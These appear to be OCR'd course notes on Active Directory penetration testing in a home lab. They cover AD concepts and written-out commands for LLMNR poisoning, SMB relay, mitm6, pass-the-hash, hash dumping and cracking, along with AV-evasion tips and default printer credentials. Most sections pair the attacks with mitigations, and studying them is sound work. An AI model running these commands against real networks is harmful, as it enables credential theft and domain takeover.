
The AD DS data store:

- Consists of the Ntds.dit file
- Is stored by default in the %SystemRoot%\NTDS folder on all domain controllers
- Is accessible only through the domain controller processes and protocols

Source: Microsoft Virtual Academy

Logical Active Directory Components

AD DS Schema




Object Types	Function	Examples
Class Object	What objects can be created in the directory	• User • Computer
Attribute Object	Information that can be attached to an object	• Display name

Source: Microsoft Virtual Academy

Domains

Domains are used to group and manage objects in an organization




Domains:

- An administrative boundary for applying policies to groups of objects
- A replication boundary for replicating data between domain controllers
- An authentication and authorization boundary that provides a way to limit the scope of access to resources

Source: Microsoft Virtual Academy


Trees



Source: Microsoft Virtual Academy

Forests

A forest is a collection of
one or more domain trees




Forests:

- Share a common schema
- Share a common configuration partition
- Share a common global catalog to enable searching
- Enable trusts between all domains in the forest
- Share the Enterprise Admins and Schema Admins groups

Source: Microsoft Virtual Academy

Organizational Units (OUs)

OUs are Active Directory containers that can contain users, groups, computers, and other OUs



OUs are used to:

- Represent your organization hierarchically and logically
- Manage a collection of objects in a consistent way
- Delegate permissions to administer groups of objects
- Apply policies

Source: Microsoft Virtual Academy

Trusts

Trusts provide a mechanism for users to gain access to resources in another domain

Types of Trusts	Description	Diagram
Directional	The trust direction flows from trusting domain to the trusted domain	
Transitive	The trust relationship is extended beyond a two-domain trust to include other trusted domains	

- All domains in a forest trust all other domains in the forest
- Trusts can extend outside the forest

Source: Microsoft Virtual Academy

Objects

Object	Description
User	• Enables network resource access for a user
InetOrgPerson	• Similar to a user account • Used for compatibility with other directory services
Contacts	• Used primarily to assign e-mail addresses to external users • Does not enable network access
Groups	• Used to simplify the administration of access control
Computers	• Enables authentication and auditing of computer access to resources
Printers	• Used to simplify the process of locating and connecting to printers
Shared folders	• Enables users to search for shared folders based on properties

Source: Microsoft Virtual Academy

Domains group and manage objects

Multiple Domains -> Trees

Multiple Trees -> Forests

OUs -> Consistes of Objects in Domains

Objects -> Users, Computers, etc in the Domain

Trusts -> How Domains can interact, Directional or Transitive

Active Directory Lab Build

Setting Up the Domain Controllers

Windows Server 2019
Manage server in dashboard, install Active Directory Domain Services.
Upgrade server to Domain Controller (.local domain)

Setting Up User Machines

Windows 10 Enterprise installation

Setting Up Users, Groups and Policies

Add 2 regular Users, Angela Moss and Scott Knowles
Add 2 Domain admin accounts, Tyrell Wellick and SQLService

Add an SMB share

Set up SPN

```
setspn -a <HOSTNAME>/<SERVICE-NAME>.<DOMAIN>.<TLD>:<PORT> <DOMAIN>\<SERVICE-NAME>
```

Check SPN is correctly set up

```
setspn -T <DOMAIN>.<TLD> -Q */*
```

Joining Our Machines to the Domain

Create new directory and make it a Share
Grab IP from domain controller and change ipv4 dns to DC ip
Add domain connection
Make each user local admin on their machines and make one user local admin on both machines
Make sure all machines are visible on the network by navigating to the Network tab in Explorer and tunring on network visibilty

Lab Build - Cloud Alternative

Link to article AD Lab in Azure

Attacking Active Directory: Initial Attack Vectors

Introduction

Attacking AD

Initial Attack Vectors

Article - Top 5 Ways I Got Domain Admin

1. Netbios and LLMNR Name Poisoning
   1) Responder
   2) Inveigh (.NET packet sniffer)

2. Relay Attacks - SMB, NTLM

3. MS17-010

4. Kerberoasting


5. mitm6

LLMNR Poisoning Overview

What is LLMNR?

LLMNR -> Link Local Multicast Name

• Used to identify hosts when DNS fails to do so.
• Previously NBT-NS
• Key flaw is that the services utlize a user's username and NTMLv2 hash when appropriately repsonded to



Step 1: Run responder

```
python3 Responder.py -l tun0 -rdw
```

Best time to run this is first thing in the morning or after lunch

Step 2: An Event Occurs...

Step 3: Get the Hashes

Step 4: Crack the Hashes

```
hashcat -m 5600 hashes.txt rockyou.txt
```

Capturing NTLMv2 Hashes with Responder

Start responder:

```
responder -I <NETWORK-INTERFACE> -dw
```

Then on the target navigate to the attacker's IP to capture the username and NTLMv2 hash

Password Cracking with Hashcat

Syntax:

```
hashcat -m <HASH-TYPE> hash.txt wordlist.txt -O
```

-O for optimisation, best practice.

Find your own wordlist

SecLists, google, etc.

If on a VM add the --force tag to the hashcat command.

Get creative with wordlists; Company name, seasons and year, pet names, etc.

LLMNR Poisoning Defense

Mitigation

The best defense in this case is to disable LLMNR and NBT-NS.

- To disable LLMNR, select “Turn OFF Multicast Name Resolution” under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.
- To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select “Disable NetBIOS over TCP/IP”.

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password, the harder it is for an attacker to crack the hash.

SMB Relay Attacks Overview

What is SMB Relay?

What is SMB Relay?

Instead of cracking hashes gathered with Responder, we can instead relay those hashes to specific machines and potentially gain access

Requirements

- SMB signing must be disabled on the target
- Relayed user credentials must be admin on machine

Step 1:

Turn off SMB and HTTP servers in /usr/share/responder/Responder.conf.
This is to stop Responder responding to those services, using Responder to capture and another tool to relay.

Step 2:

Run Responder

```
responder -I <INTERFACE> -dwv
```

Step 3:

Set up your relay with ntlmrelayx

```
python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf targets.txt smb2support
```

Step 4:

An Event Occurs...

Step 5:

The user's credentials are captured by Responder and then relayed by ntlmrelayx.py to the target where, if the user is an
Administrator, sensitive information can be accessed and the SAM hashes of the target are dumped.

Discovering Hosts With SMB Signing Disabled

Identifying Targets

1. Nessus scan

2. Nmap

```
nmap --script smb2-security-mode.nse -p 445 10.0.0.0/24
```

Looking for: signing enabled but not required. DC's have required signing by default

3. Github search SMB signing check

SMB Relay Attack Demonstration

Demo 1 - Dump hashes

```
# -v for verbose
responder -I eth0 -dwv

python3 ntlmrelayx.py -tf targets.txt -smb2support
```

1. AD Lab running (1 x DC, 2 x Winodws 10 Enterprise Computers)

2. Attacking machine on same network as AD Lab with targets in a file (targets.txt)

3. Attacker running Responder with SMB and HTTP turned Off in Repsonder.conf

4. Attacker running ntlmrelayx

5. Target navigates to share that doesn't exist triggering the relay and dumping the SAM hashes

Demo 2 - Shell

```
# -v for verbose
responder -I eth0 -dwv

# -i for interactive shell
python3 ntlmrelayx.py -tf targets.txt -smb2support -i
```

1. AD Lab running (1 x DC, 2 x Winodws 10 Enterprise Computers)

2. Attacking machine on same network as AD Lab with targets in a file (targets.txt)

3. Attacker running Responder with SMB and HTTP turned Off in Repsonder.conf

4. Attacker running ntlmrelayx


5. Target navigates to share that doesn't exist triggering the relay and starting an interactive shell on localhost

6. Connect to the interactive shell with netcat allowing us access to the C:\ drive, System32, etc.

ntlmrelay can execute payloads (-e payload.exe) and commands (-c whoami) in addition to interactive shells.

SMB Relay Attack Defenses

SMB Relay Mitigation



Enabling SMB signing causes 15% performance decrease

Gaining Shell Access

1. Metasploit windows/smb/psexec with SMB domain, user and password. Picked up by Defender

2. psexec.py Picked up by Defender

3. smbexec.py Picked up by Defender

4. wmiexec.py Didn't work, wasn't picked up by Defender

Things to try

Use a custom encrypted and obfuscated payload with psexec

AV evasion with:

Payload obfuscation
Payload encryption
Custom payloads

IPv6 Attacks

Overview

Attacker spoofs DNS service for IPv6 traffic and uses that traffic to log in to the DC with LDAP relaying.

Attack Demo Setup

Install mitm6 on the attacking machine.

Install Active Directory Certificate Services on the DC from Manage -> Add Roles and Features. Configure the LDAP certificate when
the installation is finished.

IPv6 DNS Takeover via mitm6

Attack

1. Run mitm6 as root

```
mitm6 -d ecorp.local
```

2. Run ntlmrelayx

```
# -6 for IPv6, -t for target DC, -wh for proxy host name, -l for loot directory
# create a targets.txt with ldaps://192.168.128.137 and pass to -t
ntlmrelayx.py -6 -t targets.txt -wh fakewpad.ecorp.local -l lootme
```

3. Wait for a reboot, Administrator log in, or other event

4. Loot!

Great article on the subject -> https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

IPv6 Attack Defenses

Mitigation

Mitigation Strategies:

1. IPv6 poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you don't use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects. Setting the following predefined rules to Block instead of Allow prevents the attack from working:
    - a. (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
    - b. (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
    - c. (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-Out)
2. If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.
3. Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.
4. Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.

Passback Attacks

Multi-Function Peripheral Hacking

Excellent article https://www.mindpointgroup.com/blog/how-to-hack-through-a-pass-back-attack/

Default Embedded Web Services credentials:


Vendor	Username	Password
Ricoh	admin	blank
HP	admin	admin/blank

Vendor	Username	Password
Canon	ADMIN	canon
Epson	EPSONWEB	admin

Gain access to the EWS and replace the LDAP or SMTP server IP with the attacking machine's IP.

Start netcat or Responder and the credentials will be captured as hosts on the domain try to authenticate.

Other Attack Vectors and Strategies



(http_version is a metasploit module)

Enumeration is key! Default attacks may not work, take advantage of weaknesses in areas that may be overlooked
like printers, phones, etc.

Attacking Active Directory: Post-Compromise Enumeration

PowerView Overview

PowerView

Upload PowerView to compromised target and execute in powershell

Domain Enumeration with PowerView

Run PowerView on target - Cheatsheet

PowerSploit is no longer maintained, ADRecon is a viable replacement

```
# Start powershell and bypass -ExecutionPolicy/-ep
powershell -ep bypass

# Load PowerView on target with Dot Sourcing
. .\PowerView.ps1

# For AD lab set up execute on DC
mkdir C:\Users\Administrator\Documents\WindowsPowerShell
mkdir C:\Users\Administrator\Documents\WindowsPowerShell\Modules
# Press D when prompted
xcopy C:\Path\To\Recon\Module C:\Users\Administrator\Documents\WindowsPowerShell\Modules /s /
y
# Import the module
powershell -ep bypass
cd C:\Users\Administrator\Documents\WindowsPowerShell\Modules\Recon
Import-Module .\Recon

# Domain info
Get-NetDomain

# Domain Controller info
Get-NetDomainController

# Domain Policy info
Get-DomainPolicy

# Specific Policy info
(Get-DomainPolicy)."SystemAccess"

# Domain Users
Get-DomainUser

# Filter User info
Get-DomainUser | select cn
Get-DomainUser | select description
Get-DomainUser | select samaccountname

# Find honeypots
Get-DomainUser | select cn,logoncount

# Domain Computers
Get-DomainComputer

# Filter Computer info
Get-DomainComputer | select name,OperatingSystem
```

```
# Properties apparently broken
# Use Select-Object and Where-Object to filter
Get-DomainUser | select name,memberof | where {$_.memberof -like "*admin*"}

# Group Policies
Get-DomainGPO

# Filter Group Policies
Get-DomainGPO | select displayname,whenchanged
```

Bloodhound Overview and Setup

Set up

Install bloodhound and dependencies

Start neo4j

```
sudo neo4j console
```

Navigate to remote interface on localhost, change protocol to bolt and log in with neo4j:neo4j then change password

Run bloodhound and login with neo4j credentials

Grabbing Data wityh Invoke-Bloodhound

Upload SharpHound.ps1 to target

```
# Load SharpHound.ps1 with Dot Sourcing
. .\SharpHound.ps1
# Use Invoke-BloodHound to collect the data
 Invoke-BloodHound -CollectionMethod All -Domain ECORP.local -ZipFilename file.zip
```

Move zip file to attacking machine and analyze data with bloodhound

Enumerating Domain Data with Bloodhound

Use bloodhound's Pre-built analytic queries to find useful information like Shortest paths to DA, high value target, etc.

Attacking Active Directory: Post-Compromise Attacks

Pass the Hash/Password Overview

Leveraging cracked passwords or dumped hashes for lateral movement in networks.

Using crackmapexec to pass the password:

```
crackmapexec <PROTOCOL> <IP/CIDR> -u <USERNAME> -d <DOMAIN> -p <PASSWORD>
```

Using crackmapexec to pass the hash:

```
crackmapexec <PROTOCOL> <IP/CIDR> -u <USERNAME> -d <DOMAIN> -H <HASH> --local
```

Pass the Password Attacks

Using the account credentials we compromised from the LLMNR poisoning and SMB Relay attacks to pass the password with
crackmapexec:

```
crackmapexec smb 192.168.128.0/24 -u amoss -d ECORP.local -p Password1
```

The attack compromised a second machine belonging to Scott Knowles where amoss is an Admin also.

We can attempt to dump SAM hashes now by appending the --sam tag to the previous command:

```
crackmapexec smb 192.168.128.0/24 -u amoss -d ECORP.local -p Password1 --sam
```

Not always successful but in this instance it is and we dumped the some hashes.

There are lots of options for mapping/enumeration and modules to use, check out the docs.

We can then use psexec.py to gain SYSTEM on the other machine using the compromised credentials as we identified amoss is and Admin on the other machine also.

```
psexec.py ecorp/amoss:Password1@192.168.128.139
```

First thing after compromising account is to check if we can passthe password/hash. Avoid spraying unless against a local
account to avoid lock-outs as domain accountsd will have policies in place and local accounts do not.

Dumping Hashes with secretsdump.py

Use secretsdump.py to dump SAM hashes and LSA secrets with the compromised account credentials:

```
secretsdump.py ecorp/amoss:Password1@192.168.128.138
```

Local hashes (NTLM) will be dumped which can be used in pass the hash attacks

Cracking NTLM Hashes with Hashcat

Put the dumped hashes in a text file and crack with hashcat:

```
